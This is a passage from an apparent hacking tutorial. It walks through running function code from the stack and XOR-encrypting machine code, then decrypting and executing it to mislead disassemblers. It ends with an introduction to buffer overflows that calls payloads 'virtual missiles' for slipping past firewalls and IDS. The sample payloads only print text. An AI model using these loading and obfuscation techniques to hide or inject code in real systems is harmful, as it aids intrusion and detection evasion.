The code is copied to a new location in the memory (on the stack memory). Thus, all relative offsets are also copied as it is. But these offsets after relocation, points to false positions.

The second problem is about hardcoded addresses. During relocation the hardcoded address will point to same location, while the code at that position may have changed its location. This is the problem when a code copied from one program is used in another program, the called addresses in transported code will be pointing to wrong addresses in the program where it is being transplanted.

It is a serious problem with the portability of the relocatable code.

This problem can be tackled by using the pointers for every variable and the function called from within the relocatable code.

The best way is to pack the relocatable code inside a function body and provide the pointers of all variables and functions used within the code to this function as its arguments.

In the program where this code is used we need to provide this relocated function the new addresses and offsets of locations called from within the relocated code.

Let’s study these steps in next examples.

```
/* onstack.cpp */
#include <iostream>
using namespace std;
void stackExec(char (*sBuffer), int (*print) (const char *,...))  {
	print(sBuffer);
}
int main (int argc, char* argv[])   {
	char strBuffer[] = "JaiDeva! Learning the memory handling 
techniques.\n";
	char strBuff[100], codeBuff[500];
	int funcLen, strLen;

	int (*print) (const char *,...);
	void (*stackEx) (char (*), int (*) (const char *,...));
	int (*mainFunc) (int, char **);

	print = printf;
	stackEx = stackExec;
	mainFunc = main;

	funcLen = (unsigned int)mainFunc - (unsigned int)stackEx;

	strLen = strlen(&strBuffer[0]);
	for(int i = 0; i < strLen; i++)
```

```
            strBuff[i] = strBuffer[i];
      strBuff[strLen] = '\0';

      for(i = 0; i < funcLen; i++)
            codeBuff[i] = ((char *)stackEx)[i];

      stackEx = (void (*) (char *, int (*) (const char
*,...)))&codeBuff[0];

      stackEx(strBuff, print);
return EXIT_SUCCESS;
}
```

The above code should be compiled by disabling the stack checking calls. We have t disable the stack checking routine **chkesp** in order to make the program properly work. You can do it using the following command:

```
CL /Gs onstack.cpp
```

or by setting the project compilation settings as final compilation.

The chkesp function always checks the state of the stack while any instruction tries to access the stack memory. The stack protection cookie or canary is written on the top of the stack after every write in stack memory. The chkesp checks this canary value and match it with authoritative canary in data section. If match is not found, it is considered that the stack is not properly handled and an exception is thrown.

This canary value will be written on every buffer we are using whether for code or for so while transferring the execution control on the code at top of the stack, the processor tries to execute this canary value and thus the program crashes. Therefore we have to avoid such situations by removing the stack checking routines.

Let us discus the purpose of above code.

The part of the code:

```
void stackExec(char (*sBuffer), int (*print) (const char *,...))  {
      print(sBuffer);
}
```

declares the function `stackExec` with two arguments of pointer type. The first argument `*sBuffer` is the pointer for the string buffer to be supplied for printing on the screen. The second argument is the function pointer for printf.

Now in the next part:

```
      int (*print) (const char *,...);
      void (*stackEx) (char (*), int (*) (const char *,...));
      int (*mainFunc) (int, char **);
```

We are declaring three function type pointers, which will take the addresses of printf, stackExec, & main respectively as shown below:

```
      print = printf;
      stackEx = stackExec;
      mainFunc = main;
```

Now in the next code line:

```
funcLen = (unsigned int)mainFunc - (unsigned int)stackEx;
```

We are calculating the size of stackExec function for copying its machine code into an array buffer on the stack.

```
      strLen = strlen(&strBuffer[0]);
      for(int i = 0; i < strLen; i++)
            strBuff[i] = strBuffer[i];
      strBuff[strLen] = '\0';
```

In above lines of code, we are copying the string from data section to an array on the stack. We can also use the srtcpy function.

```
for(i = 0; i < funcLen; i++)
            codeBuff[i] = ((char *)stackEx)[i];
```

In above code, we are copying the code of function stackExec into an array on the stack from the text section by using its reference (the pointer).

```
      stackEx = (void (*) (char *, int (*) (const char
*,...)))&codeBuff[0];
```

In above code, the reference of pointer for function stackExec is changed from earlier reference on text section to the code beginning on the stack by type casting the address of first element of code array on the stack.

```
      stackEx(strBuff, print);
```

Finally, a call for the function stackExec is made on the stack using its reference (stackEx). The two pointers as arguments are provided for this function. Remember that the printf function is not displaced onto the stack, rather its reference is provided and its body remains on the text section, while we have already displaced the string on the stack.

But still there is a problem with the portability of code of stackExec in above program. We cannot export the machine code of the required function and use it into another program. This is because the string used within the function stackExec lies in the local data section and from there it is transferred on to the stack.

In another program where we have to place the code of stackExec the string needs to be handled explicitly there.

This kind of situation can be handled by using the assembly inserts. We can directly place the string in stack memory, without using the data section. It also helps in the portability of the code, about which we would discus in next very section.

Now let’s move on to another example utilizing the assembly inserts as follows:

```
/* assemstack.cpp */
#include <iostream>
using namespace std;
void printString(int (*print) (const char *,...))     {
      __asm {
```

```
sub esp, 30h
mov byte ptr[ebp-2Fh],4Ah
mov byte ptr[ebp-2Eh],61h
mov byte ptr[ebp-2Dh],69h
mov byte ptr[ebp-2Ch],44h
mov byte ptr[ebp-2Bh],65h
mov byte ptr[ebp-2Ah],76h
mov byte ptr[ebp-29h],61h
mov byte ptr[ebp-28h],21h
mov byte ptr[ebp-27h],20h
mov byte ptr[ebp-26h],4Ch
mov byte ptr[ebp-25h],65h
mov byte ptr[ebp-24h],61h
mov byte ptr[ebp-23h],72h
mov byte ptr[ebp-22h],6Eh
mov byte ptr[ebp-21h],20h
mov byte ptr[ebp-20h],74h
mov byte ptr[ebp-1Fh],68h
mov byte ptr[ebp-1Eh],65h
mov byte ptr[ebp-1Dh],20h
mov byte ptr[ebp-1Ch],6Dh
mov byte ptr[ebp-1Bh],65h
mov byte ptr[ebp-1Ah],6Dh
mov byte ptr[ebp-19h],6Fh
mov byte ptr[ebp-18h],72h
mov byte ptr[ebp-17h],79h
mov byte ptr[ebp-16h],20h
mov byte ptr[ebp-15h],68h
mov byte ptr[ebp-14h],61h
mov byte ptr[ebp-13h],6Eh
mov byte ptr[ebp-12h],64h
mov byte ptr[ebp-11h],6Ch
mov byte ptr[ebp-10h],69h
mov byte ptr[ebp-0Fh],6Eh
mov byte ptr[ebp-0Eh],67h
mov byte ptr[ebp-0Dh],20h
mov byte ptr[ebp-0Ch],74h
```

```
            mov byte ptr[ebp-0Bh],65h
            mov byte ptr[ebp-0Ah],63h
            mov byte ptr[ebp-9],68h
            mov byte ptr[ebp-8],6Eh
            mov byte ptr[ebp-7],69h
            mov byte ptr[ebp-6],71h
            mov byte ptr[ebp-5],75h
            mov byte ptr[ebp-4],65h
            mov byte ptr[ebp-3],73h
            mov byte ptr[ebp-2],2Eh
            mov byte ptr[ebp-1],00h
            lea eax, [ebp-2Fh]
            push eax
            call [ebp+08h]
            add esp, 34h
      }
}
int main (int argc, char* argv[])   {
      char codeBuff[1000];
      void (*stackMover) (int (*) (const char *,...));
      int (*mainProc) (int, char **);
      int (*print) (const char *,...);
      print = printf;
      stackMover = printString;
      mainProc = main;
      unsigned int codeLen = (unsigned int)mainProc - (unsigned
int)stackMover;
      for(int i = 0; i < codeLen; i++)
            codeBuff[i] = ((char *)stackMover)[i];

      stackMover = (void (*) (int (*) (const char *,...)))&codeBuff[0];
      stackMover(print);
      return EXIT_SUCCESS;
}
```

Only the prototype of function printString differs from the earlier example. And the string handling code is also absent in main section.

Let us discus some important aspects of the assemstack.cpp program.

```
__asm {
}
```

The `__asm` is used to insert the assembly code in any C/C++ program. We can place assembly instructions inside the parenthesis. Now consider the following instruction:

```
sub esp, 30h
```

This instruction allocates 48 bytes (30h is hex equivalent of decimal 48) on the stack. Remember the stack grows towards the lower memory addresses; therefore, we can allocate the space on stack by subtracting the number of bytes.

```
mov byte ptr[ebp-2Fh],4Ah
mov byte ptr[ebp-2Eh],61h
mov byte ptr[ebp-2Dh],69h
mov byte ptr[ebp-2Ch],44h
mov byte ptr[ebp-2Bh],65h
```

The instruction **mov byte ptr[ebp-x],y** is used to push y on the stack at an offset of x from the address contained in ebp (at this point the ebp and esp contain the same value because of `mov ebp, esp` instruction will be automatically placed in the prologue of the printString function in compiled code). Remember x & y are in hex format.

All above instructions are pushing the string letters "JaiDe…" on the stack. Now, the instruction

```
lea eax, [ebp-2Fh]
```

Loads the address of first byte of the string "JaiDeva!..." in eax register.

The **lea x, y** instruction is used to create the pointer of y in x, where x can be a register.

Now consider the following instructions, the next code looks familiar

```
push eax

call [ebp+08h]

add esp, 34h
```


The **push eax** instruction pushes the address contained in eax register as an argument for function at [ebp+08h]. Well eax contains the pointer to string. The eax pointer was created by lea instruction.

Then a call for function whose address is contained at position [ebp+08], it is the pointer to printf function.

Finally, the stack clearing call is done. The **add esp, x** instruction removes the x number (x is in hex) of allocated bytes from the stack of the previously called function.

Here the number 34 is by adding the 4 bytes of address pointer to printf and remaining 0x30 (48 in decimal) bytes of string.

Rest of the code has the same explanation as that of previous onstack.cpp program. The output of assemstack.exe is shown below



```
C:\Documents and Settings\vinnu\Develop>assemstack
JaiDeva! Learn the memory handling techniques.
C:\Documents and Settings\vinnu\Develop>
```

Encrypting & Decrypting Code on Stack

The code encryption is an important security feature employed by the software developers to strengthen the immune system of the software itself.

In this technique the encrypted machine code is copied to the stack memory and then decrypted back to the original form and executed. This process forces the dissemblers to produce the wrong disassembly of the code thus, leading the hackers to the wrong path.

But a dedicated hacker can identify such cipher blocks in the code and cannot be stopped but, it may increase the time taken by them to crack the software and can cause them some desperation.

Note: Hackers utilize the **Fusion** technique for cracking the software. Actually they just do not rely on the disassembly of the code, but also follow the actual execution path of the software. It accelerates the process of scrutiny of software code.

In the next example, in high-level code, we are going to encrypt the machine code of the core function. The process will be completed in few steps.

First, we need to calculate the length of the function's machine code. We need the address of the beginning of the function's machine code in the text section for this purpose. Then, we would subtract it from the address of the very next address. These steps will be carried out with the help of pointers to the functions.

In next step, we'll copy the function's machine code into an array; it will place the machine code in stack memory.

Then the XOR operation is done on the machine code placed in the stack. This will encrypt the code and will deface the original machine code.

At last the scrambled machine code will be written into a disk file so that it can be transplanted in the program where it is needed.

Let us study the example code for encrypting a functions machine code and then writing it into a text file.


```
/*crypta.cpp */
#include <iostream>
using namespace std;
void printString(int (*print) (const char *,...))     {
      __asm {
            sub esp, 30h
            mov byte ptr[ebp-2Fh],4Ah
            mov byte ptr[ebp-2Eh],61h
            mov byte ptr[ebp-2Dh],69h
            mov byte ptr[ebp-2Ch],44h
            mov byte ptr[ebp-2Bh],65h
            mov byte ptr[ebp-2Ah],76h
            mov byte ptr[ebp-29h],61h
            mov byte ptr[ebp-28h],21h
            mov byte ptr[ebp-27h],20h
            mov byte ptr[ebp-26h],4Ch
            mov byte ptr[ebp-25h],65h
            mov byte ptr[ebp-24h],61h
            mov byte ptr[ebp-23h],72h
            mov byte ptr[ebp-22h],6Eh
            mov byte ptr[ebp-21h],20h
            mov byte ptr[ebp-20h],74h
            mov byte ptr[ebp-1Fh],68h
            mov byte ptr[ebp-1Eh],65h
            mov byte ptr[ebp-1Dh],20h
            mov byte ptr[ebp-1Ch],6Dh
            mov byte ptr[ebp-1Bh],65h
            mov byte ptr[ebp-1Ah],6Dh
            mov byte ptr[ebp-19h],6Fh
            mov byte ptr[ebp-18h],72h
            mov byte ptr[ebp-17h],79h
            mov byte ptr[ebp-16h],20h
            mov byte ptr[ebp-15h],68h
            mov byte ptr[ebp-14h],61h
            mov byte ptr[ebp-13h],6Eh
            mov byte ptr[ebp-12h],64h
            mov byte ptr[ebp-11h],6Ch
            mov byte ptr[ebp-10h],69h
            mov byte ptr[ebp-0Fh],6Eh
            mov byte ptr[ebp-0Eh],67h
            mov byte ptr[ebp-0Dh],20h
            mov byte ptr[ebp-0Ch],74h
            mov byte ptr[ebp-0Bh],65h
            mov byte ptr[ebp-0Ah],63h
            mov byte ptr[ebp-9],68h
            mov byte ptr[ebp-8],6Eh
            mov byte ptr[ebp-7],69h
            mov byte ptr[ebp-6],71h
            mov byte ptr[ebp-5],75h
            mov byte ptr[ebp-4],65h
            mov byte ptr[ebp-3],73h
            mov byte ptr[ebp-2],2Eh
            mov byte ptr[ebp-1],00h
            lea eax, [ebp-2Fh]
            push eax
            call [ebp+08h]
            add esp, 34h
      }
}
void cryptIT()    {
      FILE *fp;
      char codeBuff[1000];
      void (*stackMover) (int (*) (const char *,...));
      void (*crypt) ();
      int (*print) (const char *,...);
      print = printf;
      stackMover = printString;
      crypt = cryptIT;
      unsigned int codeLen = (unsigned int)crypt - (unsigned
int)stackMover;

      for(int i = 0; i < codeLen; i++)
            codeBuff[i] = ((char *)stackMover)[i];
```

```
        fp = fopen("crypta.txt", "a");
        stackMover = (void (*) (int (*) (const char *,...)))&codeBuff[0];
        for(i=0; i < codeLen; i++)
                fputc(((char *)codeBuff)[i] ^ 0x7A, fp);

        fclose(fp);
        stackMover(print);
}
int main (int argc, char* argv[])   {
        cryptIT();
return EXIT_SUCCESS;
}
```

The above program can be compiled using following command:

```
CL /Gs crypta.cpp
```

The above program creates a file named crypta.txt and inserts the machine code of the printString function. When crypta.txt is opened in a hex editor it looks like:



```
00000000:  2f f1 96 29 2c 2d f9 96 4a bc 3f ab 30 bc 3f a8     /ñ▌),-ù▌J¼?«0¼?¨
00000010:  1b bc 3f a9 13 bc 3f ae 3e bc 3f af 1f bc 3f ac     .¼?©.¼?®>¼?¯.¼?¬
00000020:  0c bc 3f ad 1b bc 3f a2 5b bc 3f a3 5a bc 3f a0     .¼?-.¼?¢[¼?£Z¼?
00000030:  36 bc 3f a1 1f bc 3f a6 1b bc 3f a7 08 bc 3f a4     6¼?¡.¼?¦.¼?§.¼?¤
00000040:  14 bc 3f a5 5a bc 3f 9a 0e bc 3f 9b 12 bc 3f 98     .¼?¥Z¼?▌.¼?▌.¼?▌
00000050:  1f bc 3f 99 5a bc 3f 9e 17 bc 3f 9f 1f bc 3f 9c     .¼?▌Z¼?▌.¼?▌.¼?▌
00000060:  17 bc 3f 9d 15 bc 3f 92 08 bc 3f 93 03 bc 3f 90     .¼?▌.¼?'.¼?▌.¼?▌
00000070:  5a bc 3f 91 12 bc 3f 96 1b bc 3f 97 14 bc 3f 94     Z¼?'.¼?▌.¼?▌.¼?▌
00000080:  1e bc 3f 95 16 bc 3f 8a 13 bc 3f 8b 14 bc 3f 88     .¼?▌.¼?▌.¼?▌.¼?▌
00000090:  1d bc 3f 89 5a bc 3f 8e 0e bc 3f 8f 1f bc 3f 8c     .¼?▌Z¼?▌.¼?▌.¼?▌
000000a0:  19 bc 3f 8d 12 bc 3f 82 14 bc 3f 83 13 bc 3f 80     .¼?▌.¼?▌.¼?▌.¼?▌
000000b0:  0b bc 3f 81 0f bc 3f 86 1f bc 3f 87 09 bc 3f 84     .¼?▌.¼?▌.¼?▌.¼?▌
000000c0:  54 bc 3f 85 7a f7 3f ab 2a 85 2f 72 f9 be 4e 25     T¼?▌z÷?«*▌/rù¾N%
000000d0:  24 21 27 b9 __                                      $!'¹_
```

The most part of code of crypta.cpp is similar to assemstack.cpp. The cryptIT function contains most of the code which was placed inside main function in assemstack.cpp.

Let us discus the code snippets of crypta.cpp which are not present in assemstack.cpp.

```
unsigned int codeLen = (unsigned int)crypt - (unsigned int)stackMover;
```

In this code the length of printString function is calculated by subtracting the pointer of printString from the pointer of cryptIT.

```
fp = fopen("crypta.txt", "a");
```

In above line, a text file crypta.txt is created in append mode for inserting the encrypted machine code of the printString function.

```
stackMover = (void (*) (int (*) (const char *,...)))&codeBuff[0];
```

The pointer to printString (stackMover) is redefined to the address of first byte of the machine code of printString on the stack memory by inserting the address of first element of array codeBuff.

```
for(i=0; i < codeLen; i++)
      fputc(((char *)codeBuff)[i] ^ 0x7A, fp);
```

The above code snippet is the objective of the crypta.cpp program. The FOR loop iterates until counter equals length of machine code. Then in each iteration, element of codeBuff is XORed with 0x7A (that number is chosen, which should not be present in the code, nor it will produce null bytes by XORing with itself). Finally, after XORing the number is written in a text file. fp contains the handler to the text file crypta.txt.

```
fclose(fp);
```

The above code snippet closes the text file crypta.txt.

```
stackMover(print);
```

Finally, we call the function printString from the stack using its pointer; we do this for debugging purpose only. This cal can be omitted.

Open the crypta.txt into a hex editor and copy the hex dump into WordPad and replace all the blank spaces with “\x” this is the encrypted machine code of the function printString, which can be used in any program.

The code is as shown in next block:

```
\x2f\xf1\x96\x29\x2c\x2d\xf9\x96\x4a\xbc\x3f\xab\x30\xbc\x3f\xa8\x1b\xb
c\x3f\xa9\x13\xbc\x3f\xae\x3e\xbc\x3f\xaf\x1f\xbc\x3f\xac\x0c\xbc\x3f\x
ad\x1b\xbc\x3f\xa2\x5b\xbc\x3f\xa3\x5a\xbc\x3f\xa0\x36\xbc\x3f\xa1\x1f\
xbc\x3f\xa6\x1b\xbc\x3f\xa7\x08\xbc\x3f\xa4\x14\xbc\x3f\xa5\x5a\xbc\x3f
\x9a\x0e\xbc\x3f\x9b\x12\xbc\x3f\x98\x1f\xbc\x3f\x99\x5a\xbc\x3f\x9e\x1
7\xbc\x3f\x9f\x1f\xbc\x3f\x9c\x17\xbc\x3f\x9d\x15\xbc\x3f\x92\x08\xbc\x
3f\x93\x03\xbc\x3f\x90\x5a\xbc\x3f\x91\x12\xbc\x3f\x96\x1b\xbc\x3f\x97\
x14\xbc\x3f\x94\x1e\xbc\x3f\x95\x16\xbc\x3f\x8a\x13\xbc\x3f\x8b\x14\xbc
\x3f\x88\x1d\xbc\x3f\x89\x5a\xbc\x3f\x8e\x0e\xbc\x3f\x8f\x1f\xbc\x3f\x8
c\x19\xbc\x3f\x8d\x12\xbc\x3f\x82\x14\xbc\x3f\x83\x13\xbc\x3f\x80\x0b\x
bc\x3f\x81\x0f\xbc\x3f\x86\x1f\xbc\x3f\x87\x09\xbc\x3f\x84\x54\xbc\x3f\
x85\x7a\xf7\x3f\xab\x2a\x85\x2f\x72\xf9\xbe\x4e\x25\x24\x21\x27\xb9
```


Let us use this code into another program. But we need to decrypt the machine code first, only then the decrypted code will execute.

```
/* decrypta.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char codeBuffer[1000];
      int (*print) (const char *,...);
    void (*printString) (int (*) (const char *,...));
        print = printf;
      char code[]="\x2f\xf1\x96\x29\x2c\x2d\xf9\x96
\x4a\xbc\x3f\xab\x30\xbc\x3f\xa8\x1b\xbc\x3f\xa9\x13\xbc\x3f\xae\x3e\xb
c\x3f\xaf\x1f\xbc\x3f\xac\x0c\xbc\x3f\xad\x1b\xbc\x3f\xa2\x5b\xbc\x3f\x
a3\x5a\xbc\x3f\xa0\x36\xbc\x3f\xa1\x1f\xbc\x3f\xa6\x1b\xbc\x3f\xa7\x08\
xbc\x3f\xa4\x14\xbc\x3f\xa5\x5a\xbc\x3f\x9a\x0e\xbc\x3f\x9b\x12\xbc\x3f
\x98\x1f\xbc\x3f\x99\x5a\xbc\x3f\x9e\x17\xbc\x3f\x9f\x1f\xbc\x3f\x9c\x1
7\xbc\x3f\x9d\x15\xbc\x3f\x92\x08\xbc\x3f\x93\x03\xbc\x3f\x90\x5a\xbc\x
3f\x91\x12\xbc\x3f\x96\x1b\xbc\x3f\x97\x14\xbc\x3f\x94\x1e\xbc\x3f\x95\
x16\xbc\x3f\x8a\x13\xbc\x3f\x8b\x14\xbc\x3f\x88\x1d\xbc\x3f\x89\x5a\xbc
\x3f\x8e\x0e\xbc\x3f\x8f\x1f\xbc\x3f\x8c\x19\xbc\x3f\x8d\x12\xbc\x3f\x8
2\x14\xbc\x3f\x83\x13\xbc\x3f\x80\x0b\xbc\x3f\x81\x0f\xbc\x3f\x86\x1f\x
bc\x3f\x87\x09\xbc\x3f\x84\x54\xbc\x3f\x85\x7a\xf7\x3f\xab\x2a\x85\x2f\
x72\xf9\xbe\x4e\x25\x24\x21\x27\xb9\x00";
```

```
      int codeLen=strlen(&code[0]);
// Instead of next very FOR loop srtcpy function can also be used here.
      for (int i = 0; i < codeLen; i++)
              codeBuffer[i] = code[i];
      for (i = 0; i < codeLen; i++)
              codeBuffer[i] = codeBuffer[i] ^ 0x7A;
      printString = (void (*) (int (*) (const char *,...)))
&codeBuffer[0];
      printString(print);
return EXIT_SUCCESS;
}
```

When XOR operation is carried out on the encrypted buffer again using the same XOR key (in this case the key is 0x7A), the original machine code of printString function is retrieved.

Then a function pointer is created by inserting the address of first byte of codeBuffer into the function pointer. And the address of printf function is provided to this retrieved machine code as function argument and then the code is executed by calling its pointer. The result is shown below



```
C:\Documents and Settings\vinnu\Develop>decrypta
JaiDeva! Learn the memory handling techniques.
C:\Documents and Settings\vinnu\Develop>_
```

This is the technique mostly used by protection developers.

The technique works better if the encrypted machine code is kept in the .text section (code section) instead of the data section. This can be achieved by using the assembly inserts or by inserting the NOP sled of same size as that of encrypted code into the program and then by using the hex editor changing this NOP sled into the encrypted code. It will force the dissembler to produce the false assembly.

The degree of strength can be increased by inserting the NOP sled inside a naked function. A typical naked function definition is shown below:

```
void __declspec (naked) nakFunct()  {
      cout << "This is the naked function example." << endl;
}
```

The naked function does not have any prologue or epilogue, thus hard to identify at first site in the disassembled code.

Buffer Overflow Attack

As name defines itself, the overflow in assigned memory is termed as buffer overflow. The buffer overflow bugs are the resultant of developers' underestimation of required amount of memory buffers for input. These bugs can be exploited and the attacker can get administrative or root privileges locally or remotely.

Rocket & Missile Theories & Manufacturing

In this section we are going to deal with the rockets, missiles, satellites & highly sophisticated virtual code bombs, which can be more destructive than real bombs and missiles.

This part of hacking science is specially expertise by US army and other western defense & intelligence research & design services & agencies.

We also need to be strong in this field. Well friends army and defense services use this technology to break-in the enemy warhead computer systems or to hack down the enemy defense service systems and collect secret information or to de-arm the enemy.

Yes! It is possible to neutralize or control the system controlling the missiles or other security equipments with our virtual missiles & payload. Isn't it interesting?

Friends! In next sections we will be discussing the techniques to develop such virtual missiles and target scanning bombs in hacking society called as Injection vector and payloads. But remember alike the enemy RADAR systems there are firewalls & IDS in victim systems, so just like stealth missiles and RADAR defeating technologies there are the techniques to bypass firewalls & IDS and to land in victim systems and do the job in stealth mode undetected.

Just keep on reading…

Buffer overflow bugs are architectural and platform independent. A major portion of vulnerabilities is constituted by buffer overrun vulnerabilities. To effectively understand and exploit this bug a deep understanding of memory allocation mechanism is required.

Basically a buffer overflow occurs by overwriting the EIP (Enhanced Instruction Pointer) register. We cannot write the EIP directly but an indirect approach is used. Every time a function call occurs, before jumping into the function code, the address of one next to calling instruction is saved on the stack as return address. So that when the function will finish its job (ret instruction), it will return to that address by placing that saved return address in EIP register.

Thus, if we'll overwrite this saved copy of return address, we‘ll be **controlling the processor** as we wish. It can be achieved by overflowing the buffer.

We’ll slowly move with examples from lower potential to high potential risk for security using shellcode.

Shellcode is the opcode (operational code) that provides shell or a command console of the victim system that is actually not permitted to the attacker.

But remember that the different memory sections have attributes assigned to them, we must have to overwrite the return address with the one lying in the section bearing the execute attribute. The .text section is always executable. So if we are placing the shellcode (attacker supplied machine code) it must be placed in a section having write and execute attributes. The BSS section holds the execute attribute by default.

Consider an array buffer of 20 bytes named userName[20]. Now, if any one accidentally or intentionally inserts more than 20 characters to this array will exceed its boundary limit of 20 characters (19 username characters + 1 null termination) and will cause a buffer overrun and the input buffer will be spawn over the important structures & code of the software and thus damage the structure of software and crashing the program.

But, if a carefully crafted buffer is supplied to the userName[20] then the executional flow of software can be controlled by the attacker leading to execute attacker’s supplied arbitrary code.

